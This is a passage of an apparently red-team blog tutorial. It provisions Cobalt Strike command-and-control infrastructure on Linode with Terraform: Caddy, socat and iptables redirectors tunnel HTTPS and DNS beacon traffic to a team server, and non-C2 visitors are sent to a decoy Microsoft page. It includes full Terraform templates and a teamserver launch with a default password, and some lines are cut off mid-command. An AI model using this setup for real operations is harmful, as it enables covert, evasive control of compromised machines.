Caddyfile hosted with ❤ by GitHub view raw

The above configuration is fairly straight forward, and will only redirect traffic to the `internal-redirector-1` instance if the `User-Agent` matches the pattern and if specific endpoints are accessed (`_init.gif` , `__init.gif` , `__utm.gif` , `___utm.gif`). All other requests will be redirected to the Microsoft Windows PE format docs page.


There is a `EDGE_DOMAIN_NAME` place-holder that will be fixed below as the following commands will be added to the `edge-redirector-1` instance within the `edge-redirectors.tf` template.

```
wget https://github.com/caddyserver/caddy/releases/download/v2.5.2/caddy_2.5.2_linux_
tar -C /usr/local/bin -xzf caddy_2.5.2_linux_amd64.tar.gz
chmod +x /usr/local/bin/caddy
mv /tmp/Caddyfile .
sed -i 's/EDGE_DOMAIN_NAME/${var.linode_domain}/g' Caddyfile
echo 'caddy run --watch' | at now + 1 min
```

The above commands will download Caddy and setup the configuration before connecting to the Nebula network.


At this point I should be able to test all the modifications made above, by building the infrastructure to make sure the HTTPS server will redirect traffic based on specific rules.

```
terraform apply
```



RedNebula-beta – Caddyfile.txt
linode_instance.edge-redirector-1 (remote-exec): 2022-09-24 08:07:23 (97.0 MB/s) - 'caddy_2.5.2_linux_amd64.tar.gz' saved [13876704/13876704]
linode_instance.edge-redirector-1 (remote-exec): warning: commands will be executed using /bin/sh
linode_instance.edge-redirector-1 (remote-exec): job 1 at Sat Sep 24 08:08:00 2022
linode_instance.edge-redirector-1 (remote-exec): warning: commands will be executed using /bin/sh
linode_instance.edge-redirector-1 (remote-exec): job 2 at Sat Sep 24 08:08:00 2022
linode_instance.edge-redirector-1: Creation complete after 3m32s [id=38971638]
linode_domain.c2-domain: Creating...
linode_domain.c2-domain: Creation complete after 3s [id=1891352]
linode_domain_record.ns1: Creating...
linode_domain_record.root: Creating...
linode_domain_record.ns1: Creation complete after 0s [id=22059336]
linode_domain_record.root: Creation complete after 0s [id=22059337]
linode_domain_record.dns: Creating...
linode_domain_record.dns: Creation complete after 0s [id=22059338]
Apply complete! Resources: 15 added, 0 changed, 0 destroyed.
Outputs:
edge-redirector-1 = "172.104.29.240"
edge-redirector-2 = "172.104.29.249"
internal-redirector-1 = "172.104.29.235"
internal-redirector-2 = "172.104.29.247"
lighthouse = "172.104.29.143"
team-server = "172.104.29.222"
(venv)(d3d@kali)-[~/PycharmProjects/RedNebula-beta/src/templates]
$

On success you should see that fourteen resources were created without error, and see the `output` data showing the IP Address for each instance created.

All the resources are up and running, so let me check the `windows.pe` domain in a browser to make sure it redirects all non C2 traffic to the Windows PE Format docs page as expected.




Since I am currently using a staging certificate during the testing process, you will see a warning like the one above. This will be removed once I move to a production SSL, but for now I will select to continue.



The request was redirected to the Windows PE Format docs page as expected. This page was selected since I am using the domain `windows.pe`, and most bots and crawlers will assume this page simply redirects to the PE Format information for a Windows binary file.

When using the specific `User-Agent` and endpoints described from the C2 profile, I will get the following response, which is expected since I haven't routed the traffic through the `internal-redirector-1` instance yet.



Now that I know the HTTPS server configuration works good, I can start working on the redirectors.

HTTPS Redirector Setup

In order to tunnel HTTPS C2 traffic to the `team server` instance, I will have to ensure each step has a way of redirecting data to the next node. The following path will be used for the HTTPS C2 traffic.

`edge-redirector-1` --> `internal-redirector-1` --> `team-server`

Currently, the `edge-redirector-1` instance is redirecting HTTPS traffic to the `internal-redirector-1` instance already using the `reverse_proxy` directive within the `Caddyfile` configuration.

The `internal-redirector-1` needs to tunnel the incoming HTTPS traffic on port 443, to the `team-server` instance also on port 443, and for this specific redirection I will be using `socat`. The following commands will be added to the `internal-redirector-2` instance `remote-exec` provisioner to install `socat` and run a command to redirect traffic accordingly.

```
apt install socat -y
socat TCP4-LISTEN:443,fork TCP4:192.168.100.200:443
```

The above commands will start a listener on port 443, and redirect incoming HTTPS traffic to the `team-server` instance running on Nebula IP `192.168.100.200`.

Now the C2 `team-server` will be able to listen on port 443 for HTTPS C2 traffic.

DNS Redirector Setup

In order to tunnel DNS C2 traffic to the `team-server` instance, I will have to ensure each step has a way of redirecting DNS data to the next node. The following path will be used for the DNS C2 traffic.

`edge-redirector-2` --> `internal-redirector-2` --> `team-server`

Because these three (3) instances will be dealing with DNS traffic, they will each need to have some commands added to their `remote-exec` provisioner to remove the `systemd-resolved` service and add some nameserver entries to the `/etc/resolv.conf` file.

The command to add are below.

```
systemctl disable systemd-resolved.service
systemctl stop systemd-resolved
rm -f /etc/resolv.conf
echo 'nameserver 8.8.8.8' >> /etc/resolv.conf
echo 'nameserver 8.8.4.4' >> /etc/resolv.conf
```

Once the above commands have been added to all three (3) instance, I can focus on adding a redirector on the `edge-redirector-2` instance using `iptables` as seen below.

```
iptables -I INPUT -p udp -m udp --dport 53 -j ACCEPT
iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT --to-destination 192.168.100
iptables -t nat -A POSTROUTING -j MASQUERADE
iptables -I FORWARD -j ACCEPT
iptables -P FORWARD ACCEPT
sysctl net.ipv4.ip_forward=1
```

The above commands take incoming DNS traffic on UDP port 53 and redirect it to the `internal-redirector-2` instance using Nebula IP `192.168.100.120` port 53.

Now traffic is coming from the `edge-redirector-2` instance, and being redirected to the `internal-redirector-2` instance via `iptables`, I need to redirect that incoming DNS traffic to the `team-server` instance, and again I use `iptables` as seen below.

```
iptables -I INPUT -p udp -m udp --dport 53 -j ACCEPT
iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT --to-destination 192.168.100
iptables -t nat -A POSTROUTING -j MASQUERADE
iptables -I FORWARD -j ACCEPT
iptables -P FORWARD ACCEPT
sysctl net.ipv4.ip_forward=1
```

This should complete the DNS tunnel from the `edge-redirector-2` instance to the `team-server` instance through the `internal-redirector-2` instance.

Firewall Setup

At this point, the last thing to do before moving on to setting up the C2 framework would

be to setup some firewall rules for each virtual machine instance at the operating system level, so that there are no services exposed to the internet except the few I need to for operations to work correctly. I will be using `ufw` to setup some firewall rules on the server instances.

Lighthouse (*192.168.100.1*)

- Allow SSH
  `ufw allow ssh`
- Allow 4242/udp
  `ufw allow 4242/udp`

Edge-Redirector-1 (*HTTPS - 192.168.100.10*)

- Allow SSH
  `ufw allow ssh`
- Allow HTTP
  `ufw allow 80`
- Allow HTTPS
  `ufw allow 443`
- Allow 4242/udp
  `ufw allow 4242/udp`
- Allow 192.168.100.110
  `ufw allow from 192.168.100.110`

Internal-Redirector-1 (*HTTPS - 192.168.100.110*)

- Allow SSH
  `ufw allow ssh`
- Allow 4242/udp
  `ufw allow 4242/udp`
- Allow 192.168.100.10
  `ufw allow from 192.168.100.10`
- Allow 192.168.100.200
  `ufw allow from 192.168.100.200`

Edge-Redirector-2 (*DNS - 192.168.100.20*)

- Allow SSH
  `ufw allow ssh`
- Allow 53/udp
  `ufw allow 53/udp`
- Allow 4242/udp
  `ufw allow 4242/udp`
- Allow 192.168.100.120
  `ufw allow from 192.168.100.120`

Internal-Redirector-2 (*DNS - 192.168.100.120*)

- Allow SSH
  `ufw allow ssh`
- Allow 4242/udp
  `ufw allow 4242/udp`
- Allow 192.168.100.20
  `ufw allow from 192.168.100.20`
- Allow 192.168.100.200
  `ufw allow from 192.168.100.200`

Team-Server (*192.168.100.200*)

- Allow SSH
  `ufw allow ssh`
- Allow 4242/udp
  `ufw allow 4242/udp`
- Allow 192.168.100.110
  `ufw allow from 192.168.100.110`
- Allow 192.168.100.120
  `ufw allow from 192.168.100.120`
- Allow 192.168.100.250
  `ufw allow from 192.168.100.250`

After writing up all the rules above for each instance using `ufw`, the final version of the `lighthouse.tf`, `edge-redirectors.tf` and `internal-redirectors.tf` templates will be complete and shown below. The `team-server.tf` template will be completed in the next section about C2 framework setup.

`lighthouse.tf`

```
resource "linode_instance" "lighthouse" {
    label = "lighthouse"
    image = "linode/ubuntu18.04"
    region = "us-east"
    type = "g6-nanode-1"
    authorized_keys = [linode_sshkey.ssh_key.ssh_key]
    root_pass = random_string.random.result

    swap_size = 256
    private_ip = false

    depends_on = []

    connection {
        host = self.ip_address
        user = "root"
        type = "ssh"
        private_key = tls_private_key.temp_key.private_key_pem
        timeout = "10m"
    }

    provisioner "file" {
        source = "keys/red_nebula_rsa.pub"
        destination = "/tmp/key.pub"
    }

    provisioner "file" {
        source = "configs/nebula/config-lighthouse.yaml"
        destination = "/tmp/config.yaml"
    }

    provisioner "file" {
        source = "certificates/ca.crt"
        destination = "/tmp/ca.crt"
    }

    provisioner "file" {
        source = "certificates/lighthouse1.crt"
        destination = "/tmp/host.crt"
    }

    provisioner "file" {
        source = "certificates/lighthouse1.key"
        destination = "/tmp/host.key"
    }

    provisioner "file" {
        source = "/tmp/nebula/nebula"
        destination = "/tmp/nebula"
    }

    provisioner "remote-exec" {
    inline = [
      "export PATH=$PATH:/usr/local/bin",
      "export DEBIAN_FRONTEND=noninteractive",
      "apt-get update",
      "yes | apt-get upgrade",
      "ufw allow 22",
      "ufw allow 4242/udp",
      "cat /tmp/key.pub >> /root/.ssh/authorized_keys",
      "rm /tmp/key.pub",
      "mkdir /etc/nebula",
```

```
      "mv /tmp/host.* /etc/nebula",
      "mv /tmp/ca.crt /etc/nebula",
      "mv /tmp/config.yaml /etc/nebula",
      "mv /tmp/nebula /etc/nebula/nebula",
      "chmod +x /etc/nebula/nebula",
      "echo '/etc/nebula/nebula -config /etc/nebula/config.yaml' | at now + 1 min",
      "echo 'ufw --force enable' | at now + 1 min",
      "touch /tmp/task.complete"
    ]
  }
}
```

lighthouse.tf hosted with ❤ by GitHub view raw

---

edge-redirectors.tf

```
# HTTPS Dedicated Redirector
resource "linode_instance" "edge-redirector-1" {
    label = "edge-redirector-1"
    image = "linode/ubuntu18.04"
    region = "us-east"
    type = "g6-nanode-1"
    authorized_keys = [linode_sshkey.ssh_key.ssh_key]
    root_pass = random_string.random.result

    swap_size = 256
    private_ip = false

    depends_on = [linode_instance.lighthouse]

    connection {
        host = self.ip_address
        user = "root"
        type = "ssh"
        private_key = tls_private_key.temp_key.private_key_pem
        timeout = "10m"
    }

    provisioner "file" {
        source = "keys/red_nebula_rsa.pub"
        destination = "/tmp/key.pub"
    }

    provisioner "file" {
        source = "configs/nebula/config-edge.yaml"
        destination = "/tmp/config.yaml"
    }

    provisioner "file" {
        source = "configs/web/Caddyfile.txt"
        destination = "/tmp/Caddyfile"
    }

    provisioner "file" {
        source = "certificates/ca.crt"
        destination = "/tmp/ca.crt"
    }

    provisioner "file" {
        source = "certificates/edge-redirector-1.crt"
        destination = "/tmp/host.crt"
    }

    provisioner "file" {
        source = "certificates/edge-redirector-1.key"
        destination = "/tmp/host.key"
    }

    provisioner "file" {
        source = "/tmp/nebula/nebula"
        destination = "/tmp/nebula"
    }

    provisioner "remote-exec" {
    inline = [
      "export PATH=$PATH:/usr/local/bin",
      "export DEBIAN_FRONTEND=noninteractive",
      "apt-get update",
      "yes | apt-get upgrade",
      "ufw allow 22",
      "ufw allow 80",
      "ufw allow 443",
      "ufw allow 4242/udp",
      "ufw allow from 192.168.100.110",
      "cat /tmp/key.pub >> /root/.ssh/authorized_keys",
      "rm /tmp/key.pub",
      "mkdir /etc/nebula",
      "mv /tmp/host.* /etc/nebula",
      "mv /tmp/ca.crt /etc/nebula",
```

```
      "mv /tmp/config.yaml /etc/nebula",
      "mv /tmp/nebula /etc/nebula/nebula",
      "wget https://github.com/caddyserver/caddy/releases/download/v2.5.2/caddy_2.5.2_linux_amd64.tar
      "tar -C /usr/local/bin -xzf caddy_2.5.2_linux_amd64.tar.gz",
      "chmod +x /usr/local/bin/caddy",
      "mv /tmp/Caddyfile .",
      "sed -i 's/EDGE_DOMAIN_NAME/${var.linode_domain}/g' Caddyfile",
      "echo 'caddy run --watch' | at now + 1 min",
      "sed -i 's/LIGHTHOUSE_IP_ADDRESS/${linode_instance.lighthouse.ip_address}/g' /etc/nebula/config
      "chmod +x /etc/nebula/nebula",
      "echo '/etc/nebula/nebula -config /etc/nebula/config.yaml' | at now + 1 min",
      "echo 'ufw --force enable' | at now + 1 min",
      "touch /tmp/task.complete"
    ]
  }
}

# DNS Dedicated Redirector
resource "linode_instance" "edge-redirector-2" {
    label = "edge-redirector-2"
    image = "linode/ubuntu18.04"
    region = "us-east"
    type = "g6-nanode-1"
    authorized_keys = [linode_sshkey.ssh_key.ssh_key]
    root_pass = random_string.random.result

    swap_size = 256
    private_ip = false

    depends_on = [linode_instance.lighthouse]

    connection {
        host = self.ip_address
        user = "root"
        type = "ssh"
        private_key = tls_private_key.temp_key.private_key_pem
        timeout = "10m"
    }

    provisioner "file" {
        source = "keys/red_nebula_rsa.pub"
        destination = "/tmp/key.pub"
    }

    provisioner "file" {
        source = "configs/nebula/config-edge.yaml"
        destination = "/tmp/config.yaml"
    }

    provisioner "file" {
        source = "certificates/ca.crt"
        destination = "/tmp/ca.crt"
    }

    provisioner "file" {
        source = "certificates/edge-redirector-2.crt"
        destination = "/tmp/host.crt"
    }

    provisioner "file" {
        source = "certificates/edge-redirector-2.key"
        destination = "/tmp/host.key"
    }

    provisioner "file" {
        source = "/tmp/nebula/nebula"
        destination = "/tmp/nebula"
    }


    provisioner "remote-exec" {
    inline = [
      "export PATH=$PATH:/usr/local/bin",
      "export DEBIAN_FRONTEND=noninteractive",
      "apt-get update",
      "yes | apt-get upgrade",
      "ufw allow 22",
      "ufw allow 53/udp",
      "ufw allow 4242/udp",
      "ufw allow from 192.168.100.120",
      "cat /tmp/key.pub >> /root/.ssh/authorized_keys",
      "rm /tmp/key.pub",
      "mkdir /etc/nebula",
      "mv /tmp/host.* /etc/nebula",
      "mv /tmp/ca.crt /etc/nebula",
      "mv /tmp/config.yaml /etc/nebula",
      "mv /tmp/nebula /etc/nebula/nebula",
      "systemctl disable systemd-resolved.service",
      "systemctl stop systemd-resolved",
      "rm -f /etc/resolv.conf",
      "echo 'nameserver 8.8.8.8' >> /etc/resolv.conf",
      "echo 'nameserver 8.8.4.4' >> /etc/resolv.conf",
```

```
      "iptables -I INPUT -p udp -m udp --dport 53 -j ACCEPT",
      "iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT --to-destination 192.168.100.120:53",
      "iptables -t nat -A POSTROUTING -j MASQUERADE",
      "iptables -I FORWARD -j ACCEPT",
      "iptables -P FORWARD ACCEPT",
      "sysctl net.ipv4.ip_forward=1",
      "sed -i 's/LIGHTHOUSE_IP_ADDRESS/${linode_instance.lighthouse.ip_address}/g' /etc/nebula/config
      "chmod +x /etc/nebula/nebula",
      "echo '/etc/nebula/nebula -config /etc/nebula/config.yaml' | at now + 1 min",
      "echo 'ufw --force enable' | at now + 1 min",
      "touch /tmp/task.complete"
    ]
  }
}
```

edge-redirectors.tf hosted with ❤ by GitHub view raw

`internal-redirectors.tf`

```
# HTTPS Dedicated Internal Redirector
resource "linode_instance" "internal-redirector-1" {
    label = "internal-redirector-1"
    image = "linode/ubuntu18.04"
    region = "us-east"
    type = "g6-nanode-1"
    authorized_keys = [linode_sshkey.ssh_key.ssh_key]
    root_pass = random_string.random.result

    swap_size = 256
    private_ip = false

    depends_on = [linode_instance.lighthouse]

    connection {
        host = self.ip_address
        user = "root"
        type = "ssh"
        private_key = tls_private_key.temp_key.private_key_pem
        timeout = "10m"
    }

    provisioner "file" {
        source = "keys/red_nebula_rsa.pub"
        destination = "/tmp/key.pub"
    }

    provisioner "file" {
        source = "configs/nebula/config-internal.yaml"
        destination = "/tmp/config.yaml"
    }

    provisioner "file" {
        source = "certificates/ca.crt"
        destination = "/tmp/ca.crt"
    }

    provisioner "file" {
        source = "certificates/internal-redirector-1.crt"
        destination = "/tmp/host.crt"
    }

    provisioner "file" {
        source = "certificates/internal-redirector-1.key"
        destination = "/tmp/host.key"
    }

    provisioner "file" {
        source = "/tmp/nebula/nebula"
        destination = "/tmp/nebula"
    }

    provisioner "remote-exec" {
    inline = [
      "export PATH=$PATH:/usr/local/bin",
      "export DEBIAN_FRONTEND=noninteractive",
      "apt-get update",
      "yes | apt-get upgrade",
      "ufw allow 22",
      "ufw allow 4242/udp",
      "ufw allow from 192.168.100.10",
      "ufw allow from 192.168.100.200",
      "apt install socat -y",
      "cat /tmp/key.pub >> /root/.ssh/authorized_keys",
      "rm /tmp/key.pub",
      "mkdir /etc/nebula",
      "mv /tmp/host.* /etc/nebula",
      "mv /tmp/ca.crt /etc/nebula",
```

```
      "mv /tmp/config.yaml /etc/nebula",
      "mv /tmp/nebula /etc/nebula/nebula",
      "sed -i 's/LIGHTHOUSE_IP_ADDRESS/${linode_instance.lighthouse.ip_address}/g' /etc/nebula/config
      "chmod +x /etc/nebula/nebula",
      "echo 'socat TCP4-LISTEN:443,fork TCP4:192.168.100.200:443' | at now + 1 min",
      "echo '/etc/nebula/nebula -config /etc/nebula/config.yaml' | at now + 1 min",
      "echo 'ufw --force enable' | at now + 1 min",
      "touch /tmp/task.complete"
    ]
  }
}

# DNS Dedicated Internal Redirector
resource "linode_instance" "internal-redirector-2" {
    label = "internal-redirector-2"
    image = "linode/ubuntu18.04"
    region = "us-east"
    type = "g6-nanode-1"
    authorized_keys = [linode_sshkey.ssh_key.ssh_key]
    root_pass = random_string.random.result

    swap_size = 256
    private_ip = false

    depends_on = [linode_instance.lighthouse]

    connection {
        host = self.ip_address
        user = "root"
        type = "ssh"
        private_key = tls_private_key.temp_key.private_key_pem
        timeout = "10m"
    }

    provisioner "file" {
        source = "keys/red_nebula_rsa.pub"
        destination = "/tmp/key.pub"
    }

    provisioner "file" {
        source = "configs/nebula/config-internal.yaml"
        destination = "/tmp/config.yaml"
    }

    provisioner "file" {
        source = "certificates/ca.crt"
        destination = "/tmp/ca.crt"
    }

    provisioner "file" {
        source = "certificates/internal-redirector-2.crt"
        destination = "/tmp/host.crt"
    }

    provisioner "file" {
        source = "certificates/internal-redirector-2.key"
        destination = "/tmp/host.key"
    }

    provisioner "file" {
        source = "/tmp/nebula/nebula"
        destination = "/tmp/nebula"
    }

    provisioner "remote-exec" {
    inline = [
      "export PATH=$PATH:/usr/local/bin",
      "export DEBIAN_FRONTEND=noninteractive",
      "apt-get update",
      "yes | apt-get upgrade",
      "ufw allow 22",
      "ufw allow 4242/udp",
      "ufw allow from 192.168.100.20",
      "ufw allow from 192.168.100.200",
      "cat /tmp/key.pub >> /root/.ssh/authorized_keys",
      "rm /tmp/key.pub",
      "mkdir /etc/nebula",
      "mv /tmp/host.* /etc/nebula",
      "mv /tmp/ca.crt /etc/nebula",
      "mv /tmp/config.yaml /etc/nebula",
      "mv /tmp/nebula /etc/nebula/nebula",
      "systemctl disable systemd-resolved.service",
      "systemctl stop systemd-resolved",
      "rm -f /etc/resolv.conf",
      "echo 'nameserver 8.8.8.8' >> /etc/resolv.conf",
      "echo 'nameserver 8.8.4.4' >> /etc/resolv.conf",
      "iptables -I INPUT -p udp -m udp --dport 53 -j ACCEPT",
      "iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT --to-destination 192.168.100.200:53",
      "iptables -t nat -A POSTROUTING -j MASQUERADE",
      "iptables -I FORWARD -j ACCEPT",
      "iptables -P FORWARD ACCEPT",
      "sysctl net.ipv4.ip_forward=1",
```

```
162         "sed -i 's/LIGHTHOUSE_IP_ADDRESS/${linode_instance.lighthouse.ip_address}/g' /etc/nebula/config
163         "chmod +x /etc/nebula/nebula",
164         "echo '/etc/nebula/nebula -config /etc/nebula/config.yaml' | at now + 1 min",
165         "echo 'ufw --force enable' | at now + 1 min",
166         "touch /tmp/task.complete"
167       ]
168     }
169   }
```

internal-redirectors.tf hosted with ❤ by GitHub view raw

With the firewall rules setup, and the above templates completed, I can now finally focus on the `team-server` instance.

C2 Setup

First thing I will do is add the `cobaltstrike.zip` to the `src/templates/files` directory, since it will need to be moved to the `team-server` instance.

Now I will need to create a Java KeyStore using the SSL `key` and `crt` files that were generated by Caddy during the HTTP/S server provisioning. The files are stored in a specific location on the `edge-redirector-1` instance, so I will need to add some commands to the `remote-exec` provisioner in order to `scp` those files to the `team-server` instance so they can be used for the Java KeyStore setup.

I will also need to setup two new `file` provisioners to move `cobaltstrike.zip` and the `webbug_getonly.profile` files from the operator host machine, to the `/tmp` directory on the `team-server` instance. But first I will need to install Java on the `team-server` instance first.

```
apt install openjdk-17-jre -y
```

In order to log into the `edge-redirector-1` instance to `scp` the SSL keys, I will need to use the `tls_private_key` resource created in the `security.tf` file in an earlier development step.

```
echo '${tls_private_key.temp_key.private_key_pem}' > /root/temp_key
```

Using the key stored in `/root/temp_key` I can `scp` the files after changing the security permissions on the key file using `chmod`.

```
chmod 600 /root/temp_key
scp -oStrictHostKeyChecking=no -i /root/temp_key root@${linode_instance.edge-redirec
```

NOTE: The directory located at `/root/.local/share/caddy/certificates/acme-staging-v02.api.letsencrypt.org-directory/` may change when you switch to the production level SSL certificates, but for testing purposes this directory will be fine.

Once the keys are moved to the `team-server` instance, I will need to combine the separate public and private files into a single PKCS12 file using `openssl` as seen below.

```
openssl pkcs12 -inkey ${var.cloudflare_domain}.key -in ${var.cloudflare_domain}.crt
```

Once the `acme.pkcs12` file is generated, the PKCS12 file can then be converted to a Java KeyStore using the `keytool` tool as seen below.

```
keytool -noprompt -importkeystore -srckeystore acme.pkcs12 -srcstoretype pkcs12 -dest
```

The above command will generate the `acme.store` file that will be used as part of the C2 profile, so I will move it to the `/opt/cobaltstrike4.4/` directory. The last command to run will be to start the `teamserver` using the `acme.store` and the `webbug_getonly.profile`.

```
cd /opt/cobaltstrike4.4/ && ./teamserver 192.168.100.200 password! webbug_getonly.pr
```

NOTE: Any of the passwords used in this build are of course easy to swap out or completely automate by adding 2 more `random_string` directives within the `security.tf` template, but for the demonstration they are fine being default.

Here is the `team-server.tf` template after the above modifications are done.

`team-server.tf`


```
resource "linode_instance" "team-server" {
    label = "team-server"
    image = "linode/ubuntu18.04"
    region = "us-east"
    type = "g6-nanode-1"
    authorized_keys = [linode_sshkey.ssh_key.ssh_key]
    root_pass = random_string.random.result

    swap_size = 256
    private_ip = false

    depends_on = [linode_instance.lighthouse]

    connection {
        host = self.ip_address
        user = "root"
        type = "ssh"
        private_key = tls_private_key.temp_key.private_key_pem
        timeout = "10m"
    }

    provisioner "file" {
        source = "keys/red_nebula_rsa.pub"
        destination = "/tmp/key.pub"
    }

    provisioner "file" {
        source = "configs/nebula/config-teamserver.yaml"
        destination = "/tmp/config.yaml"
    }

    provisioner "file" {
        source = "certificates/ca.crt"
        destination = "/tmp/ca.crt"
    }

    provisioner "file" {
        source = "certificates/team-server.crt"
        destination = "/tmp/host.crt"
    }

    provisioner "file" {
        source = "certificates/team-server.key"
        destination = "/tmp/host.key"
    }

    provisioner "file" {
        source = "/tmp/nebula/nebula"
        destination = "/tmp/nebula"
    }

    provisioner "remote-exec" {
    inline = [
      "export PATH=$PATH:/usr/local/bin",
      "export DEBIAN_FRONTEND=noninteractive",
      "apt-get update",
      "yes | apt-get upgrade",
      "apt-get install unzip -y",
```

```
        "apt-get install openjdk-17-jre -y",
        "apt-get install openjdk-17-jre -y", # short-cut to set as default
        "ufw allow 22",
        "ufw allow 4242/udp",
        "ufw allow from 192.168.100.110",
        "ufw allow from 192.168.100.120",
        "ufw allow from 192.168.100.250",
        "cat /tmp/key.pub >> /root/.ssh/authorized_keys",
        "rm /tmp/key.pub",
        "mkdir /etc/nebula",
        "mv /tmp/host.* /etc/nebula",
        "mv /tmp/ca.crt /etc/nebula",
        "mv /tmp/config.yaml /etc/nebula",
        "mv /tmp/nebula /etc/nebula/nebula",
        "mv /tmp/cobaltstrike.zip .",
        "unzip cobaltstrike.zip -d /opt",
        "mv /tmp/webbug_getonly.profile /opt/cobaltstrike4.4/",
        "echo '${tls_private_key.temp_key.private_key_pem}' > /root/temp_key",
        "chmod 600 /root/temp_key",
        "scp -oStrictHostKeyChecking=no -i /root/temp_key root@${linode_instance.edge-redirector-1.ip_ad
        "openssl pkcs12 -inkey ${var.linode_domain}.key -in ${var.linode_domain}.crt -export -out acme.pl
        "keytool -noprompt -importkeystore -srckeystore acme.pkcs12 -srcstoretype pkcs12 -destkeystore a
        "cp acme.store /opt/cobaltstrike4.4/",
        "systemctl disable systemd-resolved.service",
        "systemctl stop systemd-resolved",
        "rm -f /etc/resolv.conf",
        "echo 'nameserver 8.8.8.8' >> /etc/resolv.conf",
        "echo 'nameserver 8.8.4.4' >> /etc/resolv.conf",
        "sed -i 's/LIGHTHOUSE_IP_ADDRESS/${linode_instance.lighthouse.ip_address}/g' /etc/nebula/config.
        "chmod +x /etc/nebula/nebula",
        "echo '/etc/nebula/nebula -config /etc/nebula/config.yaml' | at now + 1 min",
        "echo 'cd /opt/cobaltstrike4.4/ && ./teamserver 192.168.100.200 password! webbug_getonly.profile
        "echo 'ufw --force enable' | at now + 1 min",
        "touch /tmp/task.complete"
      ]
    }
  }
```

team-server.tf hosted with ❤ by GitHub view raw

